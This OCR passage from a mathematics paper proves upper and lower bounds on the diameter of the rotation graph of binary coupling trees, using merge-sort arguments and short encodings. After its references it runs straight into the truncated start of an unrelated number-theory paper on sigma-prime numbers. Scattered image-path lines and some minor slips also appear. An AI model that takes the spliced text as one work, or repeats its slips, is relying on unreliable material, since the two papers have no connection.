Herein, x_i denotes both the leaf x_i and the label of this leaf. If the leaf label of x is known, then there is exactly one extended spine in $\tilde{\mathcal{T}}_n$ that is increasing with respect to x; we will use this extended spine as the fixed spine mentioned before.

Let S be an extended spine of $\tilde{\mathcal{T}}_n$, and let x be an end leaf. We say that $S \in \tilde{\mathcal{T}}_n$ is *concave with respect to* x (resp. *convex with respect to* x) if and only if for all other leaves

x_1 and x_2 the following property holds:


$$d(x_1, x) < d(x_2, x) \leq \left\lceil \frac{n}{2} \right\rceil + 1 \Rightarrow x_1 < x_2 \text{ (resp. } x_1 > x_2)$$

and

$$\left\lceil \frac{n}{2} \right\rceil + 2 \leq d(x_1, x) < d(x_2, x) \Rightarrow x_1 > x_2 \text{ (resp. } x_1 < x_2).$$

If $S \in \tilde{\mathcal{T}}_n$ is an extended spine that is concave (resp. convex) with respect to x, then we can transform S into an increasing (resp. decreasing) extended spine, again with respect to x, using at most $n-1$ rotations. This procedure, illustrated in Figure 8, is quite analogous to the *merge* step in the merge sort algorithm, where two sorted sequences are combined to form a single sorted sequence; it uses induction on n. When $n = 2$, at most

Figure 8: Merging an extended spine




one rotation is needed (see Figure 2). For $n \geq 3$, consider the two leaves with the largest labels (excluding x) in an extended spine concave with respect to x. Since the neighbours of these two leaves are adjacent, we can perform a rotation that gives the two leaves a common neighbour. We then delete these two leaves and give their neighbour (which is now a leaf) the label of the smaller one. In this way, we have obtained an extended spine of $\tilde{\mathcal{T}}_{n-1}$ that is concave with respect to x. By induction, at most $n-2$ rotations are needed to transform this extended spine into an increasing one. Since the leaf with the largest label appears at the end of the extended spine, replacing this leaf with the two original leaves will produce an extended spine of $\tilde{\mathcal{T}}_n$ increasing with respect to x.

Also the other ideas of the merge sort algorithm apply to our problem. Let $S \in \tilde{\mathcal{T}}_n$ be an extended spine that is to be transformed into an increasing or a decreasing one

with respect to some leaf x. We make an imaginary cut on S and obtain two extended half-spines by placing an imaginary leaf on each end of the cut. The label we place on the imaginary leaves is the same for both halves and depends on whether we are transforming S into an increasing or a decreasing extended spine. In the former case the value of the label of the imaginary leaves is greater than any other label of the extended spine, while in the latter it is smaller. In this way, we get two extended half-spines: one in $\tilde{\mathcal{T}}_{\lceil \frac{n}{2} \rceil}$, containing the leaf x, and one in $\tilde{\mathcal{T}}_{\lfloor \frac{n}{2} \rfloor}$. (To really match the definition, we would have to do an order-preserving relabeling.) Figure 9 illustrates how we place the imaginary cut when the extended spine is to be transformed into an increasing one with respect to the leaf 0.

Figure 9: Placing an imaginary cut on an extended spine



If we are transforming S into an increasing (resp. decreasing) extended spine with respect to the leaf x, we *recursively* transform the extended half-spine containing x into an increasing (resp. decreasing) one with respect to the original leaf x, while we recursively transform the other extended spine into a decreasing (resp. increasing) one with respect to the imaginary leaf. Once we have done this, we can merge the two extended half-spines together.

Each time the sorted subspines double in length, at most $n-1$ rotations are performed. We thus expect that approximately $n \lg n$ rotations are needed to sort an extended spine.

Let $f(n)$ (resp. $g(n)$) denote the maximum number of rotations needed to transform an arbitrary extended spine $S \in \tilde{\mathcal{T}}_n$ into an increasing (resp. decreasing) one with respect to some fixed leaf x. By symmetry, it is clear that $f(n) = g(n)$ for all values of $n \geq 1$. Since $|\tilde{\mathcal{T}}_1| = 1$, $f(1)$ equals 0. Hence f satisfies

$$f(n) \leq f\left(\left\lceil \frac{n}{2} \right\rceil\right) + f\left(\left\lfloor \frac{n}{2} \right\rfloor\right) + n - 1, \text{ for } n > 1 \text{ and } f(1) = 0. \tag{3}$$

Let $f_u(n)$ denote the function for which equality holds in (3), i.e.:

$$f_u(n) = f_u\left(\left\lceil \frac{n}{2} \right\rceil\right) + f_u\left(\left\lfloor \frac{n}{2} \right\rfloor\right) + n - 1, \text{ for } n > 1 \text{ and } f_u(1) = 0. \tag{4}$$

This is a well-known recurrence [7, Section 3.3] and its solution is given by:

$$f_u(n) = n\lceil \lg n \rceil - 2^{\lceil \lg n \rceil} + 1, \tag{5}$$

which is indeed approximately $n \lg(n)$ as expected. As already noted, $f(n)$ is an upper bound for the number of rotations needed to transform an arbitrary spine $S_1 \in \mathcal{T}_n$ into another arbitrary spine $S_2 \in \mathcal{T}_n$. We thus have the following theorem:

Theorem 3 *The diameter of G_n satisfies*

$$\operatorname{diam}(G_n) \leq n\lceil \lg(n) \rceil - 2^{\lceil \lg(n) \rceil} + 1 + 2\left(n - \lceil \lg(n+1) \rceil\right). \tag{6}$$

Proof: This follows immediately by combining formulas (5) and (2). □

5 A lower bound for the diameter of G_n

Upper bounds on the number of vertices within distance m of an arbitrary vertex in a graph G yield lower bounds on the diameter of G.

Such a bound is easily obtained by considering the following inequalities that hold for any vertex v of a graph G with maximal degree Δ:

$$d_0(v) = 1, \quad d_1(v) \leq \Delta, \quad d_i(v) \leq \Delta(\Delta - 1)^{i-1}, \text{ for } i > 1.$$

This gives the following inequality:

$$\frac{\Delta(\Delta - 1)^{\operatorname{diam}(G)} - 2}{\Delta - 2} \geq \sum_{i=0}^{\operatorname{diam}(G)} d_i(v) = |V(G)|. \tag{7}$$

This bound on the order of graphs with fixed maximum degree and diameter is known as the *Moore bound*. Graphs for which equality holds in (7) are *Moore graphs* and are extremely rare (see [1, 2] for further discussion). If we apply inequality (7) to the rotation graph G_n, we get a linear lower bound for the diameter of G_n, namely

$$\operatorname{diam}(G_n) \geq \frac{\ln(2n) - 1}{\ln(2n)} n. \tag{8}$$

Li *et al* [11] proved an $\Omega(n \lg(n))$ lower bound for $\mathrm{diam}(G_n)$ using the results of [17]. They sketched a way, using "flips" in plane triangulations and short encodings, to derive that the number of trees within distance m from any given tree is bounded by $3^n 2^{4m}$. We will show that the number of trees within distance m is bounded by

$$\frac{2^{n+4m}}{2n}.$$

Since this is smaller than $3^n 2^{4m}$, our lower bound will be better than the one found by Li *et al*. We will prove in particular that for $n > 1$, the following inequality holds:

$$\mathrm{diam}(G_n) > \frac{1}{4}\lg(n!) > \frac{1}{4} n \lg(\frac{n}{e}).$$

In [17] Sleator *et al* provide a tool for deriving an upper bound for the number of combinatorial objects within m transformations from a given object. They take advantage of the fact that often one can interchange the order of the transformations without affecting the final outcome. This does not imply that all lists of m transformations that reach a given object are reorderings of each other: it is also possible to reach the given object using different sets of transformations.

We will apply their technique of *short encodings* to paths in G_n. We will encode every path starting from a particular tree as a list of integers in $\{0, 1, 2, 3, 4\}$, and then we will bound the number of encodings for paths of length at most m by $2^{n+4m}/(2n)$.


As already noted, a binary coupling tree does not change if one exchanges the "left" and "right" child of any non-leaf node. This transformation is called an *exchange* [6] or a *twist* [17]. In the technique following from Sleator *et al* [17] the trees are ordered, so the twist transformation is also counted. Here however, we do *not* want to count twists. This problem can be overcome by working with ordered trees for which a "twist-rotation-twist"-transformation is counted as one transformation only. That is why two transformations will be added to the ordinary rotation transformation (see Figure 10).

Let T and T' be elements of $\mathcal{T}_n$ with $d(T, T') = m$. This means that there exists a sequence of m rotations that carries T into T'; this sequence is called a *derivation*. Note that there may be many derivations that carry T into T'.

In a derivation, we view the trees along the way as *ordered* trees, i.e. twists are not allowed. When regarding T as an ordered tree, we denote it as $\hat{T}$. We can *apply* one of

the four *rules* (transformations) indicated in Figure 10 to $\hat{T}$ if and only if $\hat{T}$ contains a subtree identical to the tree on the left side of that rule (temporarily ignore the labels on the internal nodes). The result is $\hat{T}$ in which the left side of the rule is replaced by the right side, so the left (resp. right) side of the rule relates to the shape of the tree *before* (resp. *after*) the rule is applied. The "pure rotations" applied to these ordered trees correspond to Rules 1 and 3. The other rules correspond to a "twist-rotation-twist" transformation. For example, Rule 2 corresponds to a twist (exchange a and b), followed by a rotation, followed by another twist (exchange b with parent node of a and c). Operating on ordered trees, these four rules are necessary and sufficient to produce all possible rotations on binary coupling trees. The numbers of the nodes in the left sides of the rules are called *pre-position numbers*, while the numbers of the nodes in the right sides of the rules are called *post-position numbers*. Their use will soon become apparent.

Figure 10: The four rules that can be applied



It is convenient to think of applying a rule as destroying nodes and creating new ones. To keep track of this process, we assign distinct *names* to the non-leaf nodes in the trees produced during a derivation. An *action* is an application of a rule to particular nodes, so a derivation is a list of actions. The *required nodes* of an action are the nodes that are destroyed by that action. An action is *ready* if and only if the required nodes of that action exist.

In order to name each non-leaf node that appears in the trees produced by a derivation, we first number the actions of that derivation, beginning with 1. Each internal node of the initial tree $\hat{T}$ is named v_i, with $1 \leq i \leq n$, in some (arbitrary) order. Next, each new node gets a name of the form $v_{j,0}$ or $v_{j,1}$, where j is the number of the action that created

these nodes and where 0 and 1 refer to the post-position numbers of the applied rule.

Figure 11: A derivation of length 4




Table 3: Required nodes for each action of the derivation in Figure 11

action	required nodes
1	$v_2,\ v_3$
2	$v_1,\ v_5$
3	$v_4,\ v_{1,1}$
4	$v_{1,0},\ v_{2,1}$


In order to build an encoding for the derivation D with initial tree $\hat{T}$, we first (a) number the actions of D, (b) give each internal node a name, and (c) determine the required nodes of each action. Furthermore, we associate with the name of each required node the pre-position number of the corresponding node in the rule applied to that required node. If no rule is ever applied to a node, then that node survives in $\hat{T}'$, and we associate 0 with the name of that node. These numbers are determined by which rule is applied, not the index of the action, so they lie in $\{0, 1, 2, 3, 4\}$.

In order to encode a derivation D, we first construct a canonical derivation D' that is a reordering of the actions of D and produces the same final outcome $\hat{T}'$. To select the next action for D' from the remaining unprocessed actions of D, at each step we choose from

the actions that are ready the action that destroys the node with the smallest name in lexicographic order. This lexicographic order treats the initial single-coordinate names as being smaller than all names that are introduced later. Having done this until all actions are applied, the encoding of D now consists of the pre-position numbers associated with the internal nodes, *in the order introduced by the canonical derivation* D'.

Example 4 For the derivation in Figure 11, Tables 3 and 4 give the required nodes of each action and the association of the names with pre-position numbers. Looking at the initial tree, or equivalently at Table 3, we see that actions 1 and 2 are ready. We choose to do action 2 first, because action 2 destroys the node with the smallest name. Thus, nodes v_1 and v_5 are destroyed and nodes $v_{2,0}$ and $v_{2,1}$ are created. Next, only action 1 is ready so we do action 1, hereby destroying the nodes v_2 and v_3 and creating the nodes $v_{1,0}$ and $v_{1,1}$. Now, both actions 3 and 4 are ready, but we choose action 3 and then action 4. This results in the encoding given in the third row of Table 5. The canonical derivation of the derivation in Figure 11 is given in Figure 12. ∎

Figure 12: The canonical derivation of the derivation in Figure 11



An internal node is required by at most one action, since it is destroyed by that action. Thus, choosing the ready action that destroys the internal node with the smallest name is well defined. Furthermore, at each stage in the encoding process, at least one action is

Table 4: Association of names with pre-position numbers

v_1	v_2	v_3	v_4	v_5	v_6	$v_{1,0}$	$v_{1,1}$	$v_{2,0}$	$v_{2,1}$	$v_{3,0}$	$v_{3,1}$	$v_{4,0}$	$v_{4,1}$
4	1	0	0	0	0	0	3	0	2	0	0	0	0

Table 5: Encoding for the derivation in Figure 11


v_1	v_2	v_3	v_4	v_5	v_6	$v_{2,0}$	$v_{2,1}$	$v_{1,0}$	$v_{1,1}$	$v_{3,0}$	$v_{3,1}$	$v_{4,0}$	$v_{4,1}$
v_1	v_2	v_3	v_4	v_5	v_6	v_7	v_8	v_9	v_{10}	v_{11}	v_{12}	v_{13}	v_{14}
4	1	0	0	0	0	0	2	0	3	0	0	0	0

ready. In particular, the first action of D among those that have not yet been performed is ready. This shows that one can reorder the actions of derivation D to form the canonical derivation D'.

Furthermore, the outcome of D' is identical to the outcome of D. If actions i and j of the original derivation D are ready at the same time while constructing D', then these actions do not require a common node, since each node is required by at most one action. Furthermore, neither action requires a node that exists as a result of the other, since they are ready at the same time. Robinson [15] proved that two rotations around two edges that do not share a common node can be performed in either order without affecting the outcome. This proves that the outcome of D' equals the outcome of D.

Next, we explain how the canonical derivation D' can be reconstructed (decoded) when $\hat{T}$ and the encoding are given. The decoding procedure mimics the behaviour of the encoding procedure. The encoding is simply a list of nonnegative integers, as in the third line of Table 5. We associate names $v_1, \ldots, v_{n+2m}$ with these integers in order. The first n names are those of the initial tree $\hat{T}$. Inspecting the parent-child pairs in $\hat{T}$ identifies which actions are ready. No two actions sharing a node can be ready simultaneously. We then apply the rule that destroys the node with the smallest name. This will obviously be the first action of D'. Application of this rule will create internal nodes v_{n+1} and v_{n+2}, corresponding with the $(n+1)$-th and $(n+2)$-th entry of the code. Continuing in this manner, we can reconstruct D'.

Figure 13: The decoding procedure



Example 5 Next to the nodes of Figure 13 we have written the corresponding entries from the encoding. In order not to overload the figure, the entries that equal zero are not shown. As can be seen, rules 1 and 4 can be applied to the initial tree. Because rule 4 destroys the node with the smallest name i.e. v_1, we apply this rule thus creating the nodes v_7 and v_8. Now we can only apply rule 1, yielding the third tree. After two more actions, we arrive at $\hat{T}'$. ∎

Lemma 6 *The number of trees within distance m from any binary coupling tree $T \in \mathcal{T}_n$ is at most $\binom{n+2m}{m}4^m$.*

Proof: Each application of a rule to an ordered tree corresponds to traversal of exactly one edge in G_n, and each edge traversal can be achieved by applying one of these rules. Hence we consider the number of trees that are reachable from T via derivations of length m.

Using this technique, every tree $\hat{T}'$ with $d(\hat{T}, \hat{T}') = m$ can be encoded by an array (code) of length $n + 2m$. Since a code of length $n + 2m$ has exactly m nonzero entries, and each nonzero entry lies in $\{1, 2, 3, 4\}$, the number of codes $|C(n, m)|$ of length $n + 2m$

is bounded by

$$|C(n,m)| \leq \binom{n+2m}{m} 4^m.$$

The number of trees at distance m from any given tree is bounded by this number. We can even say more: the number of trees *within* distance m from any given tree is bounded by the same number. Indeed, if $d(T,T') = m-2l$, then there is a derivation of length m carrying T into T'; one only needs to go back and forth between T' and its predecessor on the path of length $m-2l$. If $d(T,T') = m-2l-1$, then one can construct a derivation of length $m-2l$ by adding a detour through the common neighbour of T' and its predecessor on a path of length $m-2l-1$, since every edge in G_n lies on a triangle (see Figure 2). The argument for $m-2l$ then applies. The bound holds also when $m=1$, since $1+2(n-1) < 4(n+2)$.

□

Theorem 7 *For $n > 1$, the diameter of G_n satisfies*

$$\mathrm{diam}(G_n) > \frac{1}{4}\lg(n!) > \frac{1}{4} n \lg(\frac{n}{e}).$$

Proof: Let $D = \mathrm{diam}(G_n)$. By Lemma 6,

$$\binom{n+2D}{D} 4^D \geq (2n-1)!! = \frac{n!}{2^n}\binom{2n}{n}. \tag{9}$$

Using asymptotic expansions (Stirling's formula),

$$\frac{2^{2n}}{\sqrt{\pi n}} > \binom{2n}{n} > \frac{2^{2n}}{\sqrt{\pi n}}\left(1 - \frac{1}{8n}\right). \tag{10}$$

From (10) and $\binom{n+2D}{D} < \binom{n+2D}{n/2+D}$,

$$2^{4D} > n! \left(1 - \frac{1}{8n}\right)\sqrt{\frac{1}{2} + \frac{D}{n}}.$$

For $n \geq 5$, the elementary lower bound (Moore bound) $D \geq n(\ln(2n) - 1)/\ln(2n)$ in (8) now yields $2^{4D} > n!$. One can check directly that this bound also holds for $2 \leq n \leq 4$. □

Remark 8 One slightly improves the lower bound from Theorem 7 when bounding the left side of (9), for $n > 0$ and $D > 1$, by

$$\frac{2^{n+2D}}{2n} > \binom{n+2D}{D}, \tag{11}$$

and the right side of (9) by

$$\frac{(2n)!}{2^n n!} \geq \sqrt{2} \left(\frac{2n}{e}\right)^n \left(1 - \frac{1}{24n}\right). \tag{12}$$

instead of by (10). Inequality (12) is proved using Stirling's formula. ∎

Combining Theorem 3 and Theorem 7 yields Theorem 1.

Acknowledgements

The authors would like to thank the referee for many useful suggestions and constructive criticism.

References

[1] B. Bollobás, Extremal graph theory. London Mathematical Society Monographs, 11. (Academic Press, 1978).

[2] F. Buckley and F. Harary, Distance in Graphs (Addison–Wesley, 1990).

[3] K. Culik II and D. Wood, A note on some tree similarity measures, Inform. Process. Lett. 15 (1982) 39–42.

[4] W. H. Day, Properties of the nearest neighbor interchange metric for trees of small size, J. Theor. Biol. 101 (1983) 275–288.

[5] V. Fack, S. Lievens and J. Van der Jeugt, On rotation distance between binary coupling trees and applications for $3nj$-coefficients, Comput. Phys. Commun. 119 (1999) 99–114.

[6] V. Fack, S. N. Pitre and J. Van der Jeugt, New efficient programs to calculate general recoupling coefficients. Part I: Generation of a summation formula, Comput. Phys. Commun. 83 (1994) 275–292.

[7] R. L. Graham, D. E. Knuth and O. Patashnik, Concrete Mathematics, A Foundation for Computer Science (Addison–Wesley, 1995).

[8] J. Jarvis, J. Luedeman and D. Shier, Comments on computing the similarity of binary trees, J. Theor. Biol. 100 (1983) 427–433.

[9] D. E. Knuth, Sorting and Searching, Volume 3 of The Art of Computer Programming (Addison–Wesley, 1973).

[10] D. E. Knuth, Fundamental Algorithms, Volume 1 of The Art of Computer Programming (Addison–Wesley, 1997).

[11] M. Li, J. Tromp and L. Zhang, On the nearest neighbour interchange distance between evolutionary trees, J. Theor. Biol. 182 (1996) 463–467.

[12] F. Luccio and L. Pagli, On the upper bound on the rotation distance of binary trees, Inform. Process. Lett. 31 (1989) 57–60.

[13] E. Mäkinen, On the rotation distance of binary trees, Inform. Process. Lett. 26 (1987) 271–272.

[14] B. McKay. nauty. `http://cs.anu.edu.au/people/bdm/nauty/`.

[15] D. Robinson, Comparison of labeled trees with valency three, J. Comb. Theory 11 (1971) 105–119.

[16] R. O. Rogers and R. D. Dutton, On distance in the rotation graph of binary trees, Congr. Numer. 120 (1996) 103–113.

[17] D. D. Sleator, R. E. Tarjan and W. P. Thurston, Short encodings of evolving structures, SIAM J. Disc. Math. 5 (1982) 428–450.

[18] D. D. Sleator, R. E. Tarjan and W. P. Thurston, Rotation distance, triangulations and hyperbolic geometry, J. Amer. Math. Soc. 1 (1988) 647–681.

[19] N. J. Sloane, On-line encyclopedia of integer sequences, `http://www.research.att.com/~njas/sequences/index.html`.

[20] M. S. Waterman and T. F. Smith, On the similarity of dendrograms, J. Theor. Biol. 73 (1978) 789–800.

FUN WITH THE $\sigma(n)$ FUNCTION

by Andrew Feist

Department of Mathematics
Duke University
Box 90320
Durham, NC 27708
andrewf@math.duke.edu

Notation (Standard and Otherwise). The function $\sigma(n)$ is one of the basic number-theoretic arithmetic functions. It is defined as:

$$\sigma(n) = \sum_{d|n} d.$$

Some values of $\sigma(n)$ for small n can be found in [2, sequence A000203]. (Note: It is known that $\sigma(n)$ is also multiplicative, i.e., if j and k have no factors in common other than 1, $\sigma(jk) = \sigma(j)\sigma(k)$.) The Dirichlet convolution of two arithmetic functions $f(n)$ and $g(n)$, itself a function of n, is defined as:

$$f * g = \sum_{d|n} f(d)g(\frac{n}{d}).$$

And I will be using $\perp$ to denote relative primality.

Sigma-Primes. I will call a number n *sigma-prime* if and only if $n \perp \sigma(n)$. The sigma-prime numbers below 100 can be found in [2, sequence A014567]. Two rather straightforward theorems are:

Theorem 1. *All powers of primes are sigma-prime.*

Theorem 2. *No perfect numbers are sigma-prime.*

To build this theory, I shall, in the time-honored tradition of mathematics, start with the simple examples and move up. If a number n is the product of two primes, say p and q, then $\sigma(n) = 1 + p + q + pq = \sigma(p)\sigma(q)$. Now, the only divisors of pq are p and q. Clearly, $p \perp \sigma(p)$. Thus, $p \perp \sigma(pq)$ if and only if $p \perp \sigma(q)$. Similarly, $q \perp \sigma(pq)$ if and only if $q \perp \sigma(p)$. Assuming $p < q$, we can see that (unless $p = 2$ and $q = 3$), $p + 1 < q$ and from that $p + 1 \perp q$. Note also that in the case of the above exception, $q + 1 \not\perp p$. Thus, we can generalize and say that $n = pq$ is sigma-prime if and only if $q + 1 \perp p$. This easily extends to the following:

Theorem 3. *If $n = p_1 p_2 \cdots p_k$, where $p_1 < p_2 < \cdots < p_k$, , and each of $p_1, \ldots, p_k$ is a prime, then n is sigma-prime if and only if $p_i \perp 1 + p_j$ whenever $i < j$.*

This also leads to:

Corollary 1. *If k is odd and greater than 1, then $2k$ is not sigma-prime.*

Proof. Since k is odd, it has (at least) one odd prime factor p; thus $2k$ has 2 and p for prime factors. But, $2 \not\perp 1 + p$.

Now we come to the cases where n has prime powers as factors. Thus, if $n = \prod_i {p_i}^{e_i}$, then $\sigma(n) = \prod_i \sigma({p_i}^{e_i})$. Then if n is to be sigma-prime, each of the factors of the first product must be relatively prime to each of the factors of the second product. Unfortunately, the trick we used in the single-power case will not work here; $p_i < p_j$ will not imply that ${p_i}^{e_i} < {p_j}^{e_j}$.

Theorem 4. *A number $n = \prod_i {p_i}^{e_i}$ is sigma-prime if and only if for every i, j,*

$$p_i \perp \sum_{k=0}^{e_j} {p_j}^k.$$

We close this section with a surprising theorem and a conjecture.

Theorem 5. *The square of an even perfect number is sigma-prime.*

Proof. According to a famous result of Euler, every even perfect number is of the form $(2^{p-1}(2^p - 1))$, where $2^p - 1$ is prime. Thus the square of an even perfect number is of the form $(2^{2p-2}(2^p - 1)^2)$, where 2 and $2^p - 1$ are its prime factors. Thus we have two things to check: (1) $2 \perp 1 + (2^p - 1) + (2^{2p} - 2^{p+1} + 1) = 2^{2p} - 2^{p+1} + 2^p + 1$. This is obvious, as the left-hand side is 2 and the right-hand side is odd; and (2) $2^p - 1 \perp 1 + 2 + 2^2 + \cdots + 2^{2p-2} = 2^{2p-1} - 1$. We will prove this by contradiction. Assume that, in fact, $2^p - 1 | 2^{2p-1} - 1$. We know that $2^p - 1 | (2^p - 1)^2 = 2^{2p} - 2^{p+1} + 1$. By our assumption, we also know that $2^p - 1 | 2^{2p} - 2$ (by multiplying the right-hand side by 2, which is relatively prime to the left-hand side). Then $2^p - 1$ must divide the (absolute) difference of these two numbers, which is $2^{p+1} - 3$. But this is $2(2^p - 1) - 1$, and this implies that $2^p - 1 | 1$. This is a contradiction (as $2^p - 1 \geq 3$), and the theorem is proved.

Conjecture. *The natural density of the set of sigma-prime numbers is zero.*

This seems a reasonable conjecture to make; the set of prime powers has density zero and the set of sigma-prime numbers is not much larger. However, no proof has been forthcoming.

Dirichlet Inverse of $\sigma(n)$. To discuss an inverse, we must first have an identity. Looking at the definition of Dirichlet convolution, after a little thought we see that the value of the identity function must be one at $n = 1$ and zero elsewhere. This tells us immediately that $\sigma^{-1}(1) = 1/\sigma(1) = 1$. It has been shown that the inverse of a multiplicative function is itself multiplicative (for a proof, see [1, Theorem 2.16]), so we need only concern ourselves with the prime powers.

Theorem 6. *$\sigma^{-1}(p) = -p - 1$, where p is a prime.*

Proof. Since $p > 1$, the identity value under Dirichlet convolution has the value 0 at p. Then, $0 = \sigma(p)\sigma^{-1}(1) + \sigma(1)\sigma^{-1}(p) = (p + 1) + \sigma^{-1}(p)$, and therefore $\sigma^{-1}(p) = -p - 1$.

Theorem 7. *$\sigma^{-1}(p^2) = p$, where p is a prime.*

Proof. Again, the identity value is 0. Then,

$$\begin{aligned} 0 &= \sigma(p^2)\sigma^{-1}(1) + \sigma(p)\sigma^{-1}(p) + \sigma(1)\sigma^{-1}(p^2) \\ &= (1 + p + p^2) + (p + 1)(-p - 1) + \sigma^{-1}(p^2) \\ &= p^2 + p + 1 - p^2 - 2p - 1 + \sigma^{-1}(p^2) \\ &= -p + \sigma^{-1}(p^2) \\ p &= \sigma^{-1}(p^2). \end{aligned}$$

Theorem 8. *$\sigma^{-1}(p^k) = 0$, where p is a prime, for all integer $k \geq 3$.*

Proof. We will prove this using induction, so let's start with $k = 3$.

